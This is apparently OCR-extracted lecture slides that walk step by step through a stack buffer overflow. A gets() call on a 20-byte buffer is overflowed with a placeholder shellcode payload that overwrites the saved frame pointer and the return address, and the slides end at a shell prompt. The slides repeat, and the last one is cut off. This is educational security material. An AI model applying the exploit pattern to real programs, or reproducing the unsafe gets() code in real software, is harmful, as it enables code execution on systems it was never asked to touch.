
Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → `call gets`

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```




Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → `call gets`

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



We overwrite the SFP (saved EBP) with `'AAAA'`, so the SFP is now pointing at the (probably invalid) address `AAAA` (`0x41414141`)


Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'

```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → addl $4, %esp

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



We overwrite the RIP (saved EIP) with the address of our shellcode `0xbfffcd40`, so the RIP is now pointing at our shellcode! Remember, this value will be restored to EIP (the instruction pointer) later.

Walking Through a Buffer Overflow


Input:
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'

```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → `movl %ebp, %esp`

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

Returning from **gets**: Move ESP up by 4.



Walking Through a Buffer Overflow


Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

EIP → popl %ebp

ESP → EBP



Function epilogue: Move ESP to EBP.

Walking Through a Buffer Overflow

EBP →

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
EIP → ret

main:
    ...
    call vulnerable
    ...
```

...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...			
0x00	...		
(RIP) 0xbfffcd40			
(SFP) 'AAAA'			
(name) 'AAAA'			
(name) 'AAAA'			
(name) SHELLCODE			
(name) SHELLCODE			
(name) SHELLCODE			
...			

ESP → (RIP)

Function epilogue: Restore the SFP into EBP. We overwrote SFP to 'AAAA', so the EBP now also points to the address 'AAAA'. We don't really care about EBP, though.


Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

Function epilogue: Restore the RIP into EIP. We overwrote RIP to the address of shellcode, so the EIP (instruction pointer) now points to our shellcode!



Walking Through a Buffer Overflow

EBP →

Inpu
SHELLCODE +
'\x40\xcd\

```
void vulnerable(v
    char name[20]
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

sh # _

...	...
...	...
...	...
...	...
...	...
...	
...	
0xbfffcd40	
'AAAA'	
'AAAA'	
'AAAA'	
SHELLCODE	
SHELLCODE	
SHELLCODE	
...	